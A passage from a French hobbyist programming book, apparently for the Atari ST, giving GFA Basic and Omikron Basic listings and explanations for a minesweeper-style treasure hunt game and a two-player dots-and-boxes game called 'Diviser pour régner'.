  od=INT(ymax/17)+(cy-1)*INT(ymax/17)
  LINE ad+4,od+4,ad+14,od+12
  LINE ad+14,od+12,ad+4,od+20
  LINE ad+4,od+20,ad-6,od+12
  LINE ad-6,od+12,ad+4,od+4
  LINE ad+4,od+4,ad+8,od+12
  LINE ad+8,od+12,ad+4,od+20
  LINE ad+4,od+20,ad,od+12
  LINE ad,od+12,ad+4,od+4
  p=p+1
  IF p=10 THEN
    fin=TRUE
  ENDIF
  TEXT 7,INT(5.5*ymax/8),STR$(p)+"/10"
  cc=cc+1
  TEXT 18,INT(6.5*ymax/8),STR$(cc)
ENDIF
'
' - - - - - - -
' Case vide
' - - - - - - -
'
IF t(cx,cy)=99 THEN
  DEFFILL 1,0
  a=xp+2
  b=yp-INT(ymax/17)+3
  c=xp+INT(xmax/20)-2
  d=yp-1
  PBOX a,b,c,d
  cc=cc+1
  TEXT 18,INT(6.5*ymax/8),STR$(cc)
ENDIF
'
' - - - -
' Piège
' - - - -
'
```

(suite)

```
            IF t(cx,cy)=9 THEN
              DEFFILL 1,1
              a=xp+2
              b=yp-INT(ymax/17)+3
              c=xp+INT(xmax/20)-2
              d=yp-1
              PBOX a,b,c,d
              fin=TRUE
              SOUND 1,15,10,4,25
              SOUND 1,0,0,0,0
            ENDIF
          ENDIF
        ENDIF
      ENDIF
    UNTIL (memo=2) OR (fin=TRUE)
RETURN
'
'
'
PROCEDURE fin
  '
  ' ------------------------------------
  ' Commentaire de fin de partie
  ' ------------------------------------
  '
  CLS
  PRINT "Fin de la partie."
  IF (p<2) THEN
    PRINT p;" pépite découverte, ";
  ELSE
    PRINT p;" pépites découvertes, ";
  ENDIF
  IF (cc<2) THEN
    PRINT cc;" case retournée."
  ELSE
    PRINT cc;" cases retournées."
  ENDIF
RETURN
```

Si vous désirez utiliser la version OMIKRON, saisissez le listing suivant :

```
0 '
1 ' ------------------
2 ' La chasse au trésor
3 ' ------------------
4 '
5 GOSUB Initialisation' Affichage de l'écran de départ
6 GOSUB Jeu' Déroulement d'une partie
7 GOSUB Fin' Commentaire de fin de jeu
8 END
9 '
10 '
11 '
12-Initialisation
13    '
14    ' ------------------------------------
15    ' Affichage de l'écran de départ
16    ' et initialisation du tableau de jeu
17    ' ------------------------------------
18    '
19    Xmax%L=640
20    Ymax%L=400
21    CLS
22    Xd%L= INT(3*Xmax%L/20)
23    FOR I%L=1 TO 15
24      A%L=Xd%L+ INT(Xmax%L/20)*(I%L-1)
25      B%L= INT(Ymax%L/17)
26      C%L=Xd%L+ INT(Xmax%L/20)*(I%L-1)
27      D%L= INT(Ymax%L/17)*15
28      DRAW A%L,B%L TO C%L,D%L
29    NEXT I%L
30    FOR I%L=1 TO 15
31      A%L=Xd%L
32      B%L= INT(Ymax%L/17)*I%L
33      C%L=Xmax%L-Xd%L
34      D%L= INT(Ymax%L/17)*I%L
35      DRAW A%L,B%L TO C%L,D%L
36    NEXT I%L
37    FILL STYLE =3,2
38    FOR I%L=1 TO 14
39      FOR J%L=1 TO 14
40        A%L=Xd%L+ INT(Xmax%L/20)*(J%L-1)+1
41        B%L= INT(Ymax%L/17)*I%L+1
42        C%L=Xd%L+ INT(Xmax%L/20)*J%L-1
43        D%L= INT(Ymax%L/17)*(I%L+1)-1
44        PBOX A%L,B%L TO C%L,D%L
45      NEXT J%L
```



(suite)

```
46   NEXT I%L
47   '
48   ' ------------------------------------
49   ' Initialisation du tableau de jeu
50   ' ------------------------------------
51   '
52   DIM T%L(14,14)
53   FOR I%L=1 TO 14
54     FOR J%L=1 TO 14
55       T%L(I%L,J%L)=0
56     NEXT J%L
57   NEXT I%L
58   FOR I%L=1 TO 20
59     X%L= RND(14)+1
60     Y%L= RND(14)+1
61     IF (T%L(X%L,Y%L)<>9) THEN
62       T%L(X%L,Y%L)=9
63     ELSE
64       I%L=I%L-1
65     ENDIF
66   NEXT I%L
67   '
68   FOR I%L=1 TO 14
69     FOR J%L=1 TO 14
70       Nombre%L=0
71       IF (I%L<>1) AND (J%L<>1) AND (T%L(I%L,J%L)<>9) THEN
72         IF (T%L(I%L-1,J%L-1)=9) THEN
73           Nombre%L=Nombre%L+1
74         ENDIF
75       ENDIF
76       IF (I%L<>1) AND (T%L(I%L,J%L)<>9) THEN
77         IF (T%L(I%L-1,J%L)=9) THEN
78           Nombre%L=Nombre%L+1
79         ENDIF
80       ENDIF
81       IF (I%L<>1) AND (J%L<>14) AND (T%L(I%L,J%L)<>9) THEN
82         IF (T%L(I%L-1,J%L+1)=9) THEN
83           Nombre%L=Nombre%L+1
84         ENDIF
85       ENDIF
86       IF (J%L<>1) AND (T%L(I%L,J%L)<>9) THEN
87         IF (T%L(I%L,J%L-1)=9) THEN
88           Nombre%L=Nombre%L+1
89         ENDIF
90       ENDIF
91       IF (J%L<>14) AND (T%L(I%L,J%L)<>9) THEN
92         IF (T%L(I%L,J%L+1)=9) THEN
93           Nombre%L=Nombre%L+1
```

(suite)

```
94          ENDIF
95        ENDIF
96        IF (I%L<>14) AND (J%L<>1) AND (T%L(I%L,J%L)<>9) THEN
97          IF (T%L(I%L+1,J%L-1)=9) THEN
98            Nombre%L=Nombre%L+1
99          ENDIF
100       ENDIF
101       IF (I%L<>14) AND (T%L(I%L,J%L)<>9) THEN
102         IF (T%L(I%L+1,J%L)=9) THEN
103           Nombre%L=Nombre%L+1
104         ENDIF
105       ENDIF
106       IF (I%L<>14) AND (J%L<>14) AND (T%L(I%L,J%L)<>9) THEN
107         IF (T%L(I%L+1,J%L+1)=9) THEN
108           Nombre%L=Nombre%L+1
109         ENDIF
110       ENDIF
111       IF (T%L(I%L,J%L)<>9) THEN
112         T%L(I%L,J%L)=Nombre%L
113       ENDIF
114     NEXT J%L
115   NEXT I%L
116   '
117   FOR I%L=1 TO 14
118     FOR J%L=1 TO 14
119       IF (T%L(I%L,J%L)=0) THEN
120         T%L(I%L,J%L)=99
121       ENDIF
122     NEXT J%L
123   NEXT I%L
124   FOR I%L=1 TO 10
125     X%L= RND(14)+1
126     Y%L= RND(14)+1
127     IF (T%L(X%L,Y%L)=99) THEN
128       T%L(X%L,Y%L)=0
129     ELSE
130       I%L=I%L-1
131     ENDIF
132   NEXT I%L
133   '
134   ' ------------------------------------------------
135   ' Commentaires et initialisations diverses
136   ' ------------------------------------------------
137   '
138   TEXT 0, INT(5*Ymax%L/8),"Pépites"
139   TEXT 0, INT(6*Ymax%L/8),"Cases"
140   Fin%L=0'La partie n'est pas terminée
141   Cc%L=0'Aucune case testée
```



(suite)

```
142   P%L=0'aucune pépite découverte
143 RETURN
144 '
145 '
146-Jeu
147   '
148   ' ----------------------------
149   ' Déroulement d'une partie
150   ' ----------------------------
151   '
152   Fin%L=0
153   REPEAT
154     MOUSEON
155     REPEAT
156     UNTIL MOUSEBUT <>0
157     Memo%L= MOUSEBUT
158     REPEAT
159     UNTIL MOUSEBUT =0
160     IF Memo%L=1 THEN
161       X%L= MOUSEX
162       Y%L= MOUSEY
163       IF (X%L>Xd%L) AND (X%L<Xd%L+ INT(Xmax%L/20)*14) THEN
164         Xp%L=0
165         Yp%L=0
166         FOR I%L=1 TO 14
167           A%L=Xd%L+ INT(Xmax%L/20)*I%L-1
168           B%L=Xd%L+ INT(Xmax%L/20)*(I%L-1)-5
169           IF (X%L<=A%L) AND (X%L>=B%L) THEN
170             Xp%L=Xd%L+ INT(Xmax%L/20)*(I%L-1)
171           ENDIF
172         NEXT I%L
173         FOR I%L=1 TO 15
174           A%L= INT(Ymax%L/17)*I%L-1
175           B%L= INT(Ymax%L/17)*(I%L-1)+1
176           IF (Y%L<=A%L) AND (Y%L>=B%L) THEN
177             Yp%L= INT(Ymax%L/17)*I%L-1
178           ENDIF
179         NEXT I%L
180         Cx%L=0
181         Cy%L=0
182         FOR I%L=1 TO 14
183           A%L=Xd%L+ INT(Xmax%L/20)*I%L-1
184           B%L=Xd%L+ INT(Xmax%L/20)*(I%L-1)-5
185           IF (X%L<=A%L) AND (X%L>=B%L) THEN
186             Cx%L=I%L
187           ENDIF
188         NEXT I%L
189         FOR I%L=2 TO 15
```

(suite)

```
190           A%L= INT(Ymax%L/17)*I%L-1
191           B%L= INT(Ymax%L/17)*(I%L-1)+1
192           IF (Y%L<=A%L) AND (Y%L>=B%L) THEN
193             Cy%L=I%L-1
194           ENDIF
195         NEXT I%L
196         IF (Cx%L<>0) AND (Cy%L<>0) THEN
197           MOUSEOFF
198           '
199           ' - - - - - - - - - - - - -
200           ' Indicateur de pièges
201           ' - - - - - - - - - - - - -
202           '
203           IF (T%L(Cx%L,Cy%L)>=1) AND (T%L(Cx%L,Cy%L)<=8) THEN
204             FILL STYLE =0,0
205             A%L=Xp%L+2
206             B%L=Yp%L- INT(Ymax%L/17)+3
207             C%L=Xp%L+ INT(Xmax%L/20)-2
208             D%L=Yp%L-1
209             MOUSEOFF
210             PBOX A%L,B%L TO C%L,D%L
211             MOUSEON
212             TEXT Xp%L+4,Yp%L-6, STR$(T%L(Cx%L,Cy%L))
213             Cc%L=Cc%L+1
214             TEXT 18, INT(6.5*Ymax%L/8), STR$(Cc%L)
215           ENDIF
216           '
217           ' - - - -
218           ' Pépite
219           ' - - - -
220           '
221           IF T%L(Cx%L,Cy%L)=0 THEN
222             FILL STYLE =0,0
223             A%L=Xp%L+2
224             B%L=Yp%L- INT(Ymax%L/17)+3
225             C%L=Xp%L+ INT(Xmax%L/20)-2
226             D%L=Yp%L-1
227             MOUSEOFF
228             PBOX A%L,B%L TO C%L,D%L
229             Ad%L= INT(Xmax%L/6)+(Cx%L-1)* INT(Xmax%L/20)+1
230             Od%L= INT(Ymax%L/17)+(Cy%L-1)* INT(Ymax%L/17)
231             DRAW Ad%L+4,Od%L+4 TO Ad%L+14,Od%L+12
232             DRAW Ad%L+14,Od%L+12 TO Ad%L+4,Od%L+20
233             DRAW Ad%L+4,Od%L+20 TO Ad%L-6,Od%L+12
234             DRAW Ad%L-6,Od%L+12 TO Ad%L+4,Od%L+4
235             DRAW Ad%L+4,Od%L+4 TO Ad%L+8,Od%L+12
236             DRAW Ad%L+8,Od%L+12 TO Ad%L+4,Od%L+20
237             DRAW Ad%L+4,Od%L+20 TO Ad%L,Od%L+12
```



(suite)

```
238             DRAW Ad%L,Od%L+12 TO Ad%L+4,Od%L+4
239             MOUSEON
240             P%L=P%L+1
241             IF P%L=10 THEN
242               Fin%L=1
243             ENDIF
244             TEXT 7, INT(5.5*Ymax%L/8), STR$(P%L)+"/10"
245             Cc%L=Cc%L+1
246             TEXT 18, INT(6.5*Ymax%L/8), STR$(Cc%L)
247           ENDIF
248           '
249           ' - - - - - -
250           ' Case vide
251           ' - - - - - -
252           '
253           IF T%L(Cx%L,Cy%L)=99 THEN
254             FILL STYLE =0,0
255             A%L=Xp%L+2
256             B%L=Yp%L- INT(Ymax%L/17)+3
257             C%L=Xp%L+ INT(Xmax%L/20)-2
258             D%L=Yp%L-1
259             MOUSEOFF
260             PBOX A%L,B%L TO C%L,D%L
261             MOUSEON
262             Cc%L=Cc%L+1
263             TEXT 18, INT(6.5*Ymax%L/8), STR$(Cc%L)
264           ENDIF
265           '
266           ' - - - -
267           ' Piège
268           ' - - - -
269           '
270           IF T%L(Cx%L,Cy%L)=9 THEN
271             FILL STYLE =1,1
272             A%L=Xp%L+2
273             B%L=Yp%L- INT(Ymax%L/17)+3
274             C%L=Xp%L+ INT(Xmax%L/20)-2
275             D%L=Yp%L-1
276             MOUSEOFF
277             PBOX A%L,B%L TO C%L,D%L
278             MOUSEON
279             Fin%L=1
280             VOLUME 1,15
281             TUNE 1,250
282             WAIT .25
283             TUNE 1,0
284           ENDIF
285         ENDIF
```

(suite)

```
286         ENDIF
287       ENDIF
288     UNTIL (Memo%L=2) OR (Fin%L=1)
289 RETURN
290 '
291 '
292 '
293-Fin
294     '
295     ' ------------------------------
296     ' Commentaire de fin de partie
297     ' ------------------------------
298     '
299     MOUSEOFF
300     CLS
301     PRINT "Fin de la partie."
302     IF (P%L<2) THEN
303       PRINT P%L;" pépite découverte, ";
304     ELSE
305       PRINT P%L;" pépites découvertes, ";
306     ENDIF
307     IF (Cc%L<2) THEN
308       PRINT Cc%L;" case retournée."
309     ELSE
310       PRINT Cc%L;" cases retournées."
311     ENDIF
312 RETURN
```


Lancez le programme, et cliquez sur une case au hasard. Trois cas sont possibles :

— si vous n'avez pas de chance, vous tombez sur une mine, et la partie s'arrête;

— si vous avez beaucoup de chance, vous tombez sur une pépite. Cliquez alors aléatoirement sur une autre case de votre choix;

— si vous avez une chance modérée, vous tombez sur une case numérique. Cette case indique le nombre de mines qui se trouvent dans les 9 cases périphériques. Elle peut donc avoir une valeur comprise entre 1 et 9. Utilisez cette information pour choisir la prochaine case.

Voici l'écran tel qu'il peut se présenter au cours d'une partie :





Dans la partie gauche de l'écran sont affichées :

— le nombre de pépites découvertes ;

— le nombre de cases retournées.

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :





Examinons en détail le programme écrit en Basic GFA (la logique des programmes écrits en GFA et en OMIKRON est la même. Vous n'aurez aucun mal à transférer les informations données à l'autre langage).

Les premières lignes du programme constituent le programme principal. Comme souvent, ce programme consiste en l'activation des procédures principales :

```
initialisation      ! Affichage de l'écran de départ
jeu                 ! Déroulement d'une partie
fin                 ! Commentaire de fin de jeu
```

La procédure Initialisation effectue deux tâches principales :

— la répartition aléatoire des pépites et des mines, et le calcul des cases numériques périphériques;

— l'affichage de l'écran de départ.

Les coordonnées maximales de l'écran sont stockées dans les variables xmax et ymax. Elles correspondent au mode haute résolution.

```
xmax=640
ymax=400
```

Si vous désirez utiliser ce programme sur un moniteur couleur, activez le mode moyenne résolution, et initialisez la variable ymax à 200.

Les instructions suivantes affichent la grille de jeu sur l'écran à l'aide d'instructions Line et de deux structures FOR NEXT. Les cases ainsi affichées sont remplies avec des points serrés en utilisant de manière répétitive l'instruction PBOX dans deux boucles imbriquées FOR NEXT. Le motif est choisi à l'aide d'une instruction DEFFILL.

Les instructions suivantes répartissent aléatoirement les pépites et les pièges, et calculent la valeur des cases numériques.

Le tableau de jeu est composé de 14 lignes et de 14 colonnes :

```
DIM t(14,14)
```

Il est initialement mis à 0 :

```
FOR i=1 TO 14
  FOR j=1 TO 14
    t(i,j)=0
  NEXT j
NEXT i
```

Les 20 pièges sont codés 9. Ils sont répartis aléatoirement dans le tableau de jeu. Remarquez la technique utilisée pour placer un piège dans une case : si la case tirée n'est pas vide, le stockage n'est pas effectif, et l'index de boucle est décrémenté, ce qui produit un nouveau tirage.

```
RANDOMIZE
FOR i=1 TO 20
  x=RANDOM(14)+1
```

```
  y=RANDOM(14)+1
  IF (t(x,y)<>9) THEN
    t(x,y)=9
  ELSE
    i=i-1
  ENDIF
NEXT i
```

Le tableau est ensuite parcouru. Toutes les cases à proximité d'un piège sont converties en un nombre compris entre 1 et 8.

La procédure se termine par le placement aléatoire des pépites :

```
FOR i=1 TO 10
  x=RANDOM(14)+1
  y=RANDOM(14)+1
  IF (t(x,y)=99) THEN
    t(x,y)=0
  ELSE
    i=i-1
  ENDIF
NEXT i
```

et par l'affichage de diverses informations texte.

La procédure Jeu est responsable du déroulement d'une partie. Elle est essentiellement composée d'une boucle REPEAT UNTIL qui prend fin dans l'un des trois cas suivants :

— le bouton droit de la souris est pressé;

— toutes les pépites ont été découvertes;

— le joueur est tombé sur une mine :

```
REPEAT
  ...
UNTIL (memo=2) OR (fin=TRUE)
```

Le programme attend qu'une touche de la souris soit pressée. Cette touche est mémorisée dans la variable memo :

```
REPEAT
UNTIL MOUSEK<>0
memo=MOUSEK
```

S'il s'agit de la touche gauche, la position de la souris est convertie en une ligne et une colonne dans l'aire de jeu (cx et cy).

Si la case retournée contient une information numérique, cette information est affichée. Pour ce faire, la case est effacée :

```
DEFFILL 0,0
a=xp+2
b=yp-INT(ymax/17)+3
c=xp+INT(xmax/20)-2
```

```
d=yp-1
PBOX a,b,c,d
```

et l'information est affichée :

```
TEXT xp+12,yp-6,STR$(t(cx,cy))
```

Si la case retournée contient une pépite, elle est affichée à l'aide d'instructions Line.

Si la case pointée est vide, elle est tout simplement effacée à l'aide d'une instruction PBOX.

Enfin, si la case pointée contient un piège, la variable fin est mise à TRUE, et un bip est émis :

```
fin=TRUE
SOUND 1,15,10,4,25
SOUND 1,0,0,0,0
```

Le programme se termine par la procédure Fin qui affiche un message en fonction de la manière dont s'est terminée la partie.



# 9/3.3.14

# Diviser pour régner

Ce jeu de réflexion se joue à deux sur un écran monochrome ou couleur. Il est proposé en Basic GFA version 3.5 et en Basic OMIKRON. Le but du jeu est simple : réaliser le plus possible de rectangles de sa couleur. Chaque joueur dépose une barre verticale ou horizontale sur l'aire de jeu. Lorsqu'un joueur «ferme» un rectangle, il devient sa propriété et une croix de sa couleur le banalise. Malgré les apparences, ce jeu n'a rien d'évident, et il n'est pas rare de voir des renversements de situation en fin de partie.

## Comment utiliser le programme

Si vous désirez utiliser la version GFA, saisissez le listing suivant :

```
'
' ------------------------------------------------------
' DIVISER POUR REGNER : Jeu de réflexion à deux joueurs
' ------------------------------------------------------
'
' - - - - - - - - - - - - - -
' Initialisations diverses
' - - - - - - - - - - - - - -
'
xmax=640
ymax=400
DIM h(10,10) !Tableau des traits horizontaux
DIM v(10,10) !Tableau des traits verticaux
cr=0 !Aucune croix au départ
sj1=0 !Le joueur 1 n'a aucune croix à son actif
sj2=0 !Le joueur 2 n'a aucune croix à son actif
'
' - - - - - - - - - - - - - - - - - - -
' Initialisation des tableaux de jeu
' - - - - - - - - - - - - - - - - - - -
'
FOR i=1 TO 9
  FOR j=1 TO 9
    h(i,j)=0
    v(i,j)=0
```

(suite)

```
  NEXT j
NEXT i
'
' - - - - - - - - - - - - - - - - - -
' Affichage de la grille de départ
' - - - - - - - - - - - - - - - - - -
'
DEFLINE 3,1
FOR i=1 TO 9
  LINE INT(xmax/10),INT(i*ymax/10),INT(9*xmax/10),INT(i*ymax/10)
NEXT i
FOR i=1 TO 9
  LINE INT(i*xmax/10),INT(ymax/10),INT(i*xmax/10),INT(9*ymax/10)
NEXT i
'
' - - - - - - - - - - - - - - - -
' Affichage des commentaires
' - - - - - - - - - - - - - - - -
'
DEFTEXT 1,0,0,32,1
TEXT INT(xmax/3.9),25,"Diviser pour régner"
DEFTEXT 1,0,0,13,1
TEXT INT(xmax/10)*6,ymax-10,"J1 : 0"
TEXT INT(xmax/10)*7.5,ymax-10,"J2 : 0"
TEXT INT(xmax/7),ymax-10,"La main est au joueur 1"
'
' - - - - - - - - - - -
' Boucle principale
' - - - - - - - - - - -
'
DEFLINE 1,1,0,0
joueur=1 !Le 1er joueur a la main
REPEAT
  IF MOUSEK=1 THEN
    '
    ' . . . . . . . . . . . . . . . . . . . .
    ' Attendre que le bouton soit relaché
    ' . . . . . . . . . . . . . . . . . . . .
    '
    REPEAT
    UNTIL MOUSEK=0
    '
    ' . . . . . . . . . . . . . . . . . . . . . . .
    ' Détermination de la position du pointeur
    ' . . . . . . . . . . . . . . . . . . . . . . .
    '
    col=INT(10*(MOUSEX+20)/xmax)-1
    lig=INT(10*(MOUSEY-10)/ymax)
```

(suite)

```
'
' . . . . . . . . . . . . . . . . . . . . . . . . . . . .
' Le pointeur est-il sur une ligne horizontale ?
' . . . . . . . . . . . . . . . . . . . . . . . . . . . .
'
horiz=0
IF (MOUSEY<((lig+1)*40+10)) AND (MOUSEY>((lig+1)*40-10)) THEN
  horiz=1
ENDIF
IF (MOUSEX<(col+1)*64+10) AND (MOUSEX>(col+1)*64-10) THEN
  horiz=2
ENDIF
'
' . . . . . . . . . . . . . . . . .
' Traitement Ligne horizontale
' . . . . . . . . . . . . . . . . .
'
IF horiz=1 THEN
  a=INT((col+1)*xmax/10)
  b=INT((lig+1)*ymax/10)
  c=INT((col+2)*xmax/10)
  d=INT((lig+1)*ymax/10)
  LINE a,b,c,d
  h(col+1,lig+1)=1
  IF (h(col+1,lig)=1 AND v(col+1,lig)=1 AND v(col+2,lig)=1) THEN
    croix(col+1,lig)
  ENDIF
  IF (h(col+1,lig+2)=1 AND v(col+1,lig+1)=1 AND v(col+2,lig+1)=1) THEN
    croix(col+1,lig+1)
  ENDIF
ENDIF
'
' . . . . . . . . . . . . . . . . .
' Traitement Ligne verticale
' . . . . . . . . . . . . . . . . .
'
IF horiz=2
  a=INT((col+1)*xmax/10)
  b=INT(lig*ymax/10)
  c=INT((col+1)*xmax/10)
  d=INT((lig+1)*ymax/10)
  LINE a,b,c,d
  v(col+1,lig)=1
  IF (v(col,lig)=1 AND h(col,lig)=1 AND h(col,lig+1)=1) THEN
    croix(col,lig)
  ENDIF
  IF (v(col+2,lig)=1 AND h(col+1,lig)=1 AND h(col+1,lig+1)=1) THEN
    croix(col+1,lig)
```

(suite)

```
      ENDIF
    ENDIF
    '
    ' . . . . . .
    ' La main change
    ' . . . . . .
    '
    IF joueur=1 THEN
      joueur=2
      DEFLINE 1,3,1,1
    ELSE
      joueur=1
      DEFLINE 1,1,0,0
    ENDIF
    TEXT INT(xmax/7),ymax-10,"La main est au joueur "+STR$(joueur)
  ENDIF
UNTIL (MOUSEK=2) OR (cr=64)
'
' - - - - - - - - - - - - - -
' Commentaire de fin de jeu
' - - - - - - - - - - - - - -
'
CLS
IF (cr<>64) THEN
  PRINT "Interruption de la partie."
  IF (sj1>sj2) THEN
    PRINT "Le joueur 1 avait l'avantage ..."
    PRINT sj1;" points contre ";sj2
  ENDIF
  IF (sj2>sj1) THEN
    PRINT "Le joueur 2 avait l'avantage ..."
    PRINT sj2;" points contre ";sj1
  ENDIF
  IF (sj1=sj2) THEN
    PRINT "Les deux joueurs étaient à égalité : ";
    PRINT sj1;" à ";sj2
  ENDIF
ELSE
  PRINT "Fin de la partie."
  IF (sj1>sj2) THEN
    PRINT "Le joueur 1 remporte la partie."
    PRINT sj1;"points contre ";sj2
  ENDIF
  IF (sj2>sj1) THEN
    PRINT "Le joueur 2 remporte la partie."
    PRINT sj2;" points contre ";sj1
  ENDIF
  IF (sj1=sj2) THEN
```



(suite)

```
    PRINT "Les deux joueurs sont à égalité : ";
    PRINT sj1;" à ";sj2
  ENDIF
ENDIF
END
'
'
'
PROCEDURE croix(c,l)
  ' ----------------------------------------
  ' Affichage d'une croix dans une case
  ' ----------------------------------------
  u=INT(c*xmax/10)
  v=INT(l*ymax/10)
  w=INT((c+1)*xmax/10)
  x=INT((l+1)*ymax/10)
  LINE u,v,w,x
  u=INT((c+1)*xmax/10)
  v=INT(l*ymax/10)
  w=INT(c*xmax/10)
  x=INT((l+1)*ymax/10)
  LINE u,v,w,x
  cr=cr+1 !Une croix de plus
  IF joueur=1 THEN
    sj1=sj1+1 !pour le joueur 1
    TEXT INT(xmax/10)*6,ymax-10,"J1 : "+STR$(sj1)
  ELSE
    sj2=sj2+1 !pour le joueur 2
    TEXT INT(xmax/10)*7.5,ymax-10,"J2 : "+STR$(sj2)
  ENDIF
  SOUND 1,15,10,4,20
  SOUND 1,0,0,0,0
RETURN
```

Si vous désirez utiliser la version OMIKRON, saisissez le listing suivant :

```
0 '
1 ' ------------------------------------------------------------------------
2 ' DIVISER POUR REGNER : Jeu de réflexion à deux joueurs
3 ' ------------------------------------------------------------------------
4 '
5 ' - - - - - - - - - - - - - -
6 ' Initialisations diverses
7 ' - - - - - - - - - - - - - -
```

(suite)

```
 8 '
 9 Xmax%L=640
 10 Ymax%L=400
 11 DIM H%L(10,10)'Tableau des traits horizontaux
 12 DIM V%L(10,10)'Tableau des traits verticaux
 13 Cr%L=0'Aucune croix au départ
 14 Sj1%L=0'Le joueur 1 n'a aucune croix à son actif
 15 Sj2%L=0'Le joueur 2 n'a aucune croix à son actif
 16 '
 17 ' - - - - - - - - - - - - - - - - - -
 18 ' Initialisation des tableaux de jeu
 19 ' - - - - - - - - - - - - - - - - - -
 20 '
 21 FOR I%L=1 TO 9
 22   FOR J%L=1 TO 9
 23     H%L(I%L,J%L)=0
 24     V%L(I%L,J%L)=0
 25   NEXT J%L
 26 NEXT I%L
 27 '
 28 ' - - - - - - - - - - - - - - - - - -
 29 ' Affichage de la grille de départ
 30 ' - - - - - - - - - - - - - - - - - -
 31 '
 32 LINE STYLE =3
 33 FOR I%L=1 TO 9
 34   DRAW INT(Xmax%L/10), INT(I%L*Ymax%L/10) TO INT(9*Xmax%L/10),
INT(I%L*Ymax%L/10)
 35 NEXT I%L
 36 FOR I%L=1 TO 9
